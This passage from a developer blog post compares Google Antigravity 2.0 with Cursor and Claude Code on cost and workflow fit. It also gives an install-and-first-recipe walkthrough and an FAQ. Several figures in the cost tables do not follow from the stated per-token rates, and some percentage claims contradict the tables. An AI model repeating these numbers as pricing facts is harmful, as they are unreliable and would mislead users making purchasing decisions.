- Maximum subagent lifetime: 60 minutes (configurable, prevents runaway agents)
- Default consolidation timeout: 5 minutes after last subagent completes
You can inspect the orchestration graph before execution:
# Dry-run to see execution plan
agy run client-onboarding --dry-run --show-graph

# Output:
# Execution Graph (estimated 28 minutes):
# ├── Parallel Block A: 4 tasks (12 min) - Repository
# ├── Parallel Block B: 4 tasks (15 min) - Brand Kit
# ├── Parallel Block C: 4 tasks (10 min) - Content
# └── Consolidation: 3 tasks (5 min) - Delivery
#
# Context allocation:
# ├── Parent: 200K
# ├── Block A: 150K × 4 tasks
# └── Block B/C: 100K × 4 tasks each (batched)
The bottom line: For 90% of work, trust the Orchestration Layer. It's optimized by Google for typical developer workflows. Override only when you have specific constraints (debugging, cost, speed) that the default policies don't serve.
My Cost Reality at 100 / 500 / 2000 Daily Turns #
The cost comparison between Antigravity 2.0 and competitors isn't straightforward in my experience. It's not just per-token pricing—it's tokens per task, tasks per goal, and the overhead of tool calls that determines my real bill. Here's the math I track at three usage levels.
My assumptions for this analysis:
- Antigravity 2.0: Gemini 3.5 Flash (default), Google AI Pro plan ($20/month)
- Cursor: Claude Sonnet 4.6 (typical default for agent mode), Pro plan ($20/month)
- Claude Code: Claude Sonnet 4.6, Pro plan ($20/month + usage)
- My task definition: A "turn" is a complete request-response cycle that may include multiple tool calls
| Metric | Antigravity 2.0 (Gemini 3.5 Flash) | Cursor (Sonnet 4.6) | Claude Code (Sonnet 4.6) |
|---|---|---|---|
| Input cost | $1.50/1M tokens | $3.00/1M tokens | $3.00/1M tokens |
| Output cost | $9.00/1M tokens | $15.00/1M tokens | $15.00/1M tokens |
| Cached input | $0.15/1M tokens | N/A | N/A |
| Context window | 1M tokens | 200K tokens | 1M tokens |
| Avg tokens/turn | 8K input + 2K output | 10K input + 3K output | 12K input + 4K output |
| Tool call overhead | ~500 tokens/call | ~800 tokens/call | ~600 tokens/call |
Cost at 100 turns/day (typical active developer):
| Platform | Daily Tokens | Daily Cost | Monthly Cost* |
|---|---|---|---|
| Antigravity 2.0 | 1.2M input + 300K output + 50K tools | $2.70 + $2.70 = $5.40 | ~$162 + $20 plan = $182 |
| Cursor | 1.5M input + 450K output + 80K tools | $4.50 + $6.75 = $11.25 | Included in $20 plan |
| Claude Code | 1.8M input + 600K output + 60K tools | $5.40 + $9.00 = $14.40 | $20 + ~$360 usage = $380 |
*Monthly assumes 22 working days
At this level, Cursor is the cost winner—the $20 plan includes effectively unlimited Sonnet usage. Antigravity 2.0 and Claude Code both incur usage charges that exceed their base plan costs.
Cost at 500 turns/day (heavy agent usage, team lead, agency):
| Platform | Daily Cost | Monthly Cost* | Notes |
|---|---|---|---|
| Antigravity 2.0 | $27.00 | ~$594 + $20 = $614 | Requires AI Ultra ($100/mo) for limits |
| Cursor | $56.25 | Included in $40 Business plan | May hit usage caps |
| Claude Code | $72.00 | $20 + $1,584 = $1,604 | Requires API budget management |
At this scale, Antigravity 2.0 becomes significantly cheaper*—40% less than Claude Code and competitive with Cursor. The Gemini 3.5 Flash pricing advantage compounds at scale.
Cost at 2000 turns/day (automation-heavy, multiple subagents):
| Platform | Daily Cost | Monthly Cost* | Reality Check |
|---|---|---|---|
| Antigravity 2.0 | $108.00 | ~$2,376 + $100 = $2,476 | Requires enterprise negotiation |
| Cursor | $225.00 | Included in $40 plan | Hard usage limits apply |
| Claude Code | $288.00 | $20 + $6,336 = $6,356 | Requires committed use contract |
At extreme scale, the models diverge:
- Antigravity 2.0: Pay for what you use, no hard caps (enterprise pricing available)
- Cursor: Hard limits kick in; may need multiple seats or Business+ plan
- Claude Code: Most expensive but offers the most control over spending
The hidden cost factor: Tool call efficiency
Not all platforms charge tool calls equally. Here's tool call overhead for the Friday Audit recipe:
| Task | Antigravity 2.0 | Cursor | Claude Code |
|---|---|---|---|
| Git log analysis | 2 calls / 1K tokens | 2 calls / 1.6K tokens | 2 calls / 1.2K tokens |
| Dependency check | 1 call / 500 tokens | 1 call / 800 tokens | 1 call / 600 tokens |
| PR creation | 1 call / 800 tokens | 1 call / 1.2K tokens | 1 call / 1K tokens |
| Slack post | 1 call / 400 tokens | 1 call / 600 tokens | 1 call / 500 tokens |
| Total overhead | 5.5K tokens | 8.4K tokens | 6.3K tokens |
Antigravity 2.0's tool call efficiency is 35% better than Cursor and 15% better than Claude Code. This compounds across hundreds of turns.
Cached input: The Antigravity advantage
Gemini 3.5 Flash offers cached input at $0.15/1M tokens—10× cheaper than standard input. If your subagents repeatedly access the same codebase context (common in the recipes above), caching can reduce costs by 40-60%.
| Scenario | Without Caching | With Caching | Savings |
|---|---|---|---|
| Daily code analysis (100K repeated context) | $0.15 | $0.015 | 90% |
| Weekly full-repo analysis (500K repeated context) | $0.75 | $0.075 | 90% |
Cached context persists for 24 hours. Perfect for multi-turn subagent workflows that iterate on the same codebase.
My actual costs (May 2026, agency workload):
| Platform | Monthly Usage | Actual Cost |
|---|---|---|
| Antigravity 2.0 | ~15K turns/month | $180 (AI Pro + usage) |
| Cursor | ~8K turns/month | $40 (Business plan) |
| Claude Code | ~12K turns/month | $285 (Pro + usage) |
Verdict: At my agency workload, Cursor remains the best value for day-to-day coding. Antigravity 2.0 is reserved for multi-agent orchestration tasks where the parallel subagent model justifies the cost premium. Claude Code is my "trusted backup" for sensitive refactors where Anthropic's model quality matters more than cost.
Cost optimization tips:
- Use Gemini 3.5 Flash for 90% of tasks — Reserve Claude/GPT for the 10% where quality differential matters
- Enable context caching for any multi-turn workflow
- Batch small tasks — 10 small requests cost more than 1 large request with the same total tokens
- Set daily spend caps in Antigravity:
agy config set daily_spend_limit 50 - Review usage weekly —
agy usage report --last 7dayssurfaces expensive patterns
What I Migrated From Cursor / Claude Code This Week (and What I Kept) #
I didn't blanket-switch to Antigravity 2.0. Each platform has distinct strengths, and my smart play is a polyglot workflow—Antigravity for what it wins, Cursor/Claude Code for what they win. Here's my honest breakdown from three months of parallel usage.
What I migrated to Antigravity 2.0 this week:
| Task Type | Why Antigravity Wins for Me |
|---|---|
| Multi-site maintenance (my Performance Hawk recipe) | Native parallel subagents across multiple repos |
| Client onboarding workflows | Orchestrates repo + Notion + Slack in one go |
| Large-scale migrations (my Migration Day recipe) | Built-in batching, rollback, and verification |
| Scheduled automation | Cron-integrated subagents, no external scheduler needed |
| Research at scale (my Research Brief recipe) | Parallel web crawling with source verification |
| Browser-automated testing | Built-in Chromium control for E2E validation |
| Multi-agent brainstorming | I spawn 5 "expert" subagents, get synthesized perspectives |
What I kept using Cursor for:
| Task Type | Why Cursor Still Wins for Me |
|---|---|
| Day-to-day feature work | Polished editor UX, superior inline completion |
| Refactoring existing code | Better diff visualization, more predictable edits |
| Learning unfamiliar codebases | Best-in-class "explain this" and navigation |
| Quick debugging sessions | Tighter integration with debugger, breakpoints |
| TypeScript-heavy projects | Better type-aware suggestions |
| Code review assistance | Cleaner PR descriptions, better commit message generation |
What I kept using Claude Code for:
| Task Type | Why Claude Code Still Wins for Me |
|---|---|
| Complex reasoning tasks | Sonnet 4.6 still edges Gemini 3.5 Flash on hard problems |
| Security-sensitive code | More conservative, fewer "creative" breaking changes |
| DevOps/Infrastructure work | Better shell scripting, terminal-native workflow |
| Long-horizon tasks | 1M context with better attention to distant content |
| Multi-repo architecture | Native cross-repo reasoning |
| Hook/Skill development | More mature skill ecosystem, better documentation |
My actual daily workflow (as of May 20, 2026):
| Time | Tool | My Task |
|---|---|---|
| Morning | Antigravity 2.0 | Run Friday Audit on all client repos (scheduled) |
| 9 AM | Cursor | Feature development, pair programming on new code |
| 11 AM | Claude Code | Architecture review, complex refactoring planning |
| Lunch | - | - |
| 1 PM | Cursor | Continued development, debugging |
| 3 PM | Antigravity 2.0 | Client onboarding workflow for new lead |
| 4 PM | Claude Code | DevOps task—terraform changes, deploy scripts |
| Evening | Antigravity 2.0 | Performance Hawk scheduled run (automated) |
The migration path I recommend:
Week 1: Install Antigravity 2.0 alongside your existing workflow. Don't change your primary tool yet.
Week 2: Implement one recipe (I recommend Performance Hawk or Friday Audit). Get comfortable with the subagent model.
Week 3: Migrate one workflow where Antigravity clearly wins (multi-site maintenance, scheduled automation).
Week 4: Evaluate. Keep Cursor/Claude Code for their strengths. Use Antigravity for its strengths.
What NOT to migrate:
- Your entire codebase at once — Start with one repo, one workflow
- Your team's primary IDE — Individual experimentation first, team rollout later
- Critical production hotfixes — Use your trusted tool until Antigravity proves itself
- Client-facing emergency work — Reliability matters more than features in crisis mode
Configuration parity:
If you use .cursorrules in Cursor, migrate relevant rules to Antigravity's skill system:
# .cursorrules → ~/.antigravity/skills/project-style.md

## System Prompt

You are a code assistant for [Project Name]. Follow these rules:

### Code Style
- Use TypeScript strict mode
- Prefer functional components over classes
- Use async/await, not callbacks
- [Additional project-specific rules]

### Tool Preferences
- Use npm, not yarn
- Use vitest for testing
- Use shadcn/ui components where possible

### File Organization
- Co-locate tests with source files
- Keep components under src/components
- [etc.]
The honest bottom line: Antigravity 2.0 is not a Cursor or Claude Code killer. It's a specialized power tool for multi-agent orchestration that complements your existing toolkit. Use it where it shines, don't force it where it doesn't.
My 90-Minute Install + First Recipe Walkthrough #
The difference between reading about Antigravity 2.0 and actually using it is about 90 minutes. This section is my literal walkthrough—follow it step by step, and by the end you'll have my Friday Audit recipe running against one of your real repos.
Minute 0-15: Installation #
Step 1: Download and install Antigravity 2.0
# macOS (Apple Silicon)
brew install --cask antigravity

# macOS (Intel - available but limited support)
brew install --cask antigravity-intel

# Linux (Ubuntu 22.04+)
wget https://dl.antigravity.dev/latest/antigravity-linux-amd64.deb
sudo dpkg -i antigravity-linux-amd64.deb

# Windows (via winget)
winget install Google.Antigravity
Step 2: Verify installation
agy --version
# Should output: agy version 2.0.x (build xxxxx)
Step 3: Authenticate with Google
agy auth login
# Opens browser to Google account selection
# Grants Antigravity access to Gemini API
Step 4: Accept license (free tier)
agy license accept --tier free
# Or upgrade immediately: agy license upgrade --tier pro
Minute 15-30: Configuration #
Step 5: Set up global configuration
# Create config directory
mkdir -p ~/.antigravity/skills
mkdir -p ~/.antigravity/data

# Set default editor (VS Code, Cursor, or built-in)
agy config set editor vscode

# Configure security settings (see Hardening section)
agy config set secure_mode true
agy config set terminal_policy manual
agy config set gitignore_access false
Step 6: Add your first API keys
# These are needed for the Friday Audit recipe
agy secret set GITHUB_TOKEN --value ghp_xxxxxxxxxxxx
agy secret set SLACK_WEBHOOK_URL --value https://hooks.slack.com/...

# Verify they're masked
agy secret list
# Should show: GITHUB_TOKEN: ****...xxxx (last 4 visible)
Minute 30-45: First Skill Setup #
Step 7: Create the Friday Audit skill file
# Copy the Recipe 1 skill from this post
cat > ~/.antigravity/skills/friday-audit.md << 'EOF'
[Copy the entire Recipe 1 skill file from this post here]
EOF
Or download it:
# If I've published the skills to a repo
wget https://raw.githubusercontent.com/williamspurlock/antigravity-skills/main/friday-audit.md \
  -O ~/.antigravity/skills/friday-audit.md
Step 8: Verify the skill is recognized
agy skills list
# Should show: friday-audit (active, next run: scheduled)
Minute 45-60: Test Run #
Step 9: Choose a real repository to test against
Pick a repo you know well—something with recent commits and some outdated dependencies (every repo has these).
cd ~/projects/your-test-repo

# Verify it's a git repo with remote
git remote -v
# Should show GitHub origin
Step 10: Run the Friday Audit manually (dry run)
agy run friday-audit --dry-runThis shows the execution plan without making changes:
📋 Friday Audit (DRY RUN)
📁 Target: ~/projects/your-test-repo
🔍 Planned actions:
   ├─ Read commits since last tag (v2.1.0)
   ├─ Analyze 34 commits
   ├─ Check 127 dependencies
   ├─ Would open: 2 PRs (axios, lodash updates)
   └─ Would post: Slack summary

⚠️  DRY RUN - No changes will be made
   Use --execute to run for real
Step 11: Review the dry run output
Check that:
- It found the correct last tag
- The commit count seems reasonable
- Dependency count matches your project
- The PRs it would open seem appropriate
If anything looks wrong, check your GITHUB_TOKEN has repo access and you're in the right directory.
Minute 60-75: Live Run #
Step 12: Execute the real audit
agy run friday-audit --execute --notify slackThis will:
- Take 20-45 minutes depending on repo size
- Open actual PRs if tests pass
- Post to your Slack channel
You'll see progress in real-time:
🤖 Friday Audit executing...
📊 Analyzing 34 commits since v2.1.0... ✓
📝 Drafting release notes... ✓
📦 Checking 127 dependencies...
   ├─ axios: 1.6.0 → 1.7.2 (patch, tests pass)
   ├─ lodash: 4.17.20 → 4.17.21 (security, tests pass)
   └─ react: 18.2.0 → 19.0.0 (major, tests fail - skipping)
🔀 Opening PR #234: Update axios to 1.7.2
🔀 Opening PR #235: Update lodash to 4.17.21
📢 Posting to #dev-updates
✨ Complete: 42 minutes, 2 PRs opened, 1 skipped
Minute 75-90: Review and Document #
Step 13: Review the PRs created
Go to your GitHub repo and check:
- Are the PR titles clear?
- Do descriptions include changelog links?
- Did tests actually run and pass?
Step 14: Verify Slack notification
Check your Slack channel for the weekly summary. If it's too noisy or missing info, edit the skill file's output template.
Step 15: Document your setup
Add to your personal notes:
## Antigravity 2.0 Setup - [Date]

- Installed: agy version 2.0.x
- Default model: gemini-3.5-flash
- Security: secure_mode=true, terminal_policy=manual
- First recipe: friday-audit (working)
- Next: Try client-onboarding recipe
What to do if something breaks:
| Problem | Fix |
|---|---|
| "GitHub authentication failed" | Regenerate token with repo scope, re-run agy secret set |
| "No commits found" | Check git tag exists; if not, use --since-date instead |
| "Tests fail on dependency update" | Expected—PR won't open, failure documented |
| "Slack not notified" | Verify webhook URL, check channel permissions |
| "Skill not recognized" | Run agy skills validate friday-audit to check syntax |
Congratulations. You now have a working Antigravity 2.0 setup with one automated workflow. The Friday Audit will run every Friday at 4 PM (or whatever you scheduled), saving you 2-3 hours of manual work each week.
Next steps:
- Let it run automatically for one week
- Try the Research Brief recipe for your next sales call
- Implement the Performance Hawk recipe if you manage multiple sites
FAQ #
Q: Should I switch from Cursor to Antigravity 2.0 today? #
I didn't switch entirely—I added Antigravity 2.0 to my toolkit for specific workflows. Cursor remains my superior day-to-day editor with better inline completion, refactoring UX, and debugging integration. Antigravity 2.0 wins for multi-agent orchestration, scheduled automation, and browser-driven workflows where parallel subagents deliver real efficiency gains. I run both: Cursor for 70% of my coding, Antigravity for the 30% that involves orchestrating multiple agents or running scheduled tasks.
Q: Does Antigravity 2.0 work on Linux? #
Yes, Antigravity 2.0 officially supports Ubuntu 22.04+ and Debian 12+. The desktop app runs on X11 and Wayland (with XWayland). The CLI (agy) works on any Linux distribution with glibc 2.35+. Note that the Linux desktop experience is newer than macOS and Windows—expect minor UI polish gaps. For production server use, prefer the CLI or SDK over the desktop app. Google publishes .deb packages; community-maintained AUR and RPM packages exist but aren't officially supported.
Q: Can I use my own model with Antigravity 2.0? #
Yes, but with limitations. Antigravity 2.0 is optimized for Gemini models and defaults to Gemini 3.5 Flash. You can configure Claude Sonnet 4.6 or Opus 4.7 through Anthropic's API by adding your API key and selecting the model in settings. GPT-4.5 and GPT-5 series are supported via OpenAI API. However, some Antigravity-specific features (like the cached input pricing and certain tool integrations) only work with Gemini models. For the recipes in this post, Gemini 3.5 Flash delivers the best cost-performance ratio.
Q: What's the difference between Antigravity 2.0 and the Antigravity CLI? #
Antigravity 2.0 is the platform; the CLI is one interface to it. The full platform includes: the standalone desktop app (visual orchestration), the CLI agy (terminal interface), and the SDK (programmatic access). All three share the same agent harness—a subagent spawned via CLI behaves identically to one spawned via desktop. The CLI is what you want for automation, CI/CD integration, and headless servers. The desktop app is better for interactive exploration and visual monitoring of running agents.
Q: Is the Antigravity SDK the same as Managed Agents? #
No—they're related but distinct. The Antigravity SDK is a client library that lets you programmatically control the agent harness running on your machine or self-hosted infrastructure. Managed Agents (part of the Gemini API) are a Google-hosted service where you make a single API call and Google provisions an isolated Linux container, runs the agent, and returns results. Use the SDK when you want control over the environment and don't mind managing infrastructure. Use Managed Agents when you want zero infrastructure and are okay with Google's managed environment. The SDK can call Managed Agents, or run local agents—it's your choice.
Q: Can I run Antigravity 2.0 subagents on a schedule? #
Yes—this is one of Antigravity 2.0's killer features. The platform has built-in cron-like scheduling. Add schedules directly in your skill file frontmatter: schedule: "0 16 * * 5" runs every Friday at 4 PM. The desktop app doesn't need to be running—the agy daemon handles scheduled execution. Logs are written to ~/.antigravity/logs/ and notifications can be sent via Slack, email, or webhook. For teams, this means you can set up automation that runs on a server without anyone's laptop being open.
Q: How does Antigravity 2.0 compare to Claude Code subagents? #
Antigravity 2.0's subagent model is more automated; Claude Code's is more explicit. In Claude Code, you define subagents through the skill system and typically invoke them manually with /agent spawn. Antigravity 2.0's Orchestration Layer decides when to spawn subagents automatically based on task structure, parallelization opportunities, and dependency graphs. Claude Code gives you more control over the exact behavior of each subagent; Antigravity 2.0 automates more of the orchestration. Claude Code subagents currently have deeper context window management (true 1M token access); Antigravity's context allocation is more opaque but handles parallelization better.
Q: Is Antigravity 2.0 ready for billable client work? #
I use it for billable work, with caveats. As of May 20, 2026, Antigravity 2.0 is production-ready for workflows that fit its strengths: scheduled automation, multi-site maintenance, research workflows, and client onboarding orchestration. My caveats: reliability is slightly below Cursor and Claude Code for edge cases—complex edge cases may require human rescue. I don't use it for emergency hotfixes or critical security patches until I've built confidence through lower-stakes usage. For billable automation (the recipes in this post), it's ready. For safety-critical code where a mistake costs thousands, I pair it with human review or stick with Claude Code's more conservative model.
What I'm Building This Weekend—and What You Should Too #
You now have my five complete subagent recipes that deliver real business value. The 90-minute walkthrough above gets my Friday Audit running on your machine. This weekend, pick one more recipe and ship it.
My recommendation by your use case:
| If you... | Ship this recipe this weekend |
|---|---|
| Manage multiple client sites | My Performance Hawk |
| Do sales calls or content research | My Research Brief |
| Onboard clients regularly | My Client Onboarding |
| Maintain a large legacy codebase | My Migration Day |
| Run a dev team with weekly rituals | My Friday Audit (if you haven't already) |
The real test isn't reading about my recipes—it's having one of them save you time on Monday morning. When your scheduled Performance Hawk subagent catches a Core Web Vitals regression before your client notices, or when your Research Brief delivers a competitive analysis that wins your sales call, you'll understand why the subagent orchestration model matters.
What I'm building with Antigravity 2.0 this month:
- A "Discovery Call Debrief" subagent that listens to my Fathom recordings, drafts follow-up emails, and creates Notion CRM entries
- An "Invoice Auditor" subagent that scans client project hours for anomalies before I send bills
- A "Competitor Monitor" subagent that tracks pricing changes across the AI automation tools landscape
These build on the patterns in the recipes above—same skills structure, same orchestration approach, different business outcomes.
Cross-links to continue your learning:
- For the I/O 2026 announcement context and 9 actions to take this week, see my Google I/O 2026 builder action list
- For the deeper comparison between Hermes, OpenClaw, and Agent Zero, read my decision framework post
- For the broader AI coding assistant landscape, the comprehensive showdown post drops later this month
Need help implementing Antigravity 2.0 for your team?
I install custom agent systems for agencies and development teams—everything from single subagent recipes to full multi-agent orchestration platforms. If you want the Friday Audit, Client Onboarding, or a custom recipe tailored to your stack running by next week, book a strategy call and we'll scope it in 30 minutes.
Book an AI automation strategy call
Ship the first recipe this weekend. Let it prove its value on Monday. Then build the second.
Related Posts
Claude Code Masterclass: Architecting Agentic Workflows, 1M Token Context, and The Death of Manual PR Reviews
Master Claude Code in this definitive 2026 guide. Discover how to use Opus 4.6, multi-agent teams, 1M token context, and automated PR reviews to radically scale your development workflows.

Google Antigravity Agents: The Complete Blueprint to Multi-Agent Orchestration and Enterprise Automation
The complete blueprint for deploying Google Antigravity multi-agent teams integrated with n8n. Build self-healing workflows, autonomous SEO pipelines, and lead gen systems that operate without human intervention.

Google Antigravity Skills: Mastering AI-Assisted IDEs and Agentic Orchestration
Master Google Antigravity Skills — the modular markdown-based system that turns AI agents into domain-specific experts. Learn to build, configure, and deploy custom skills for autonomous development.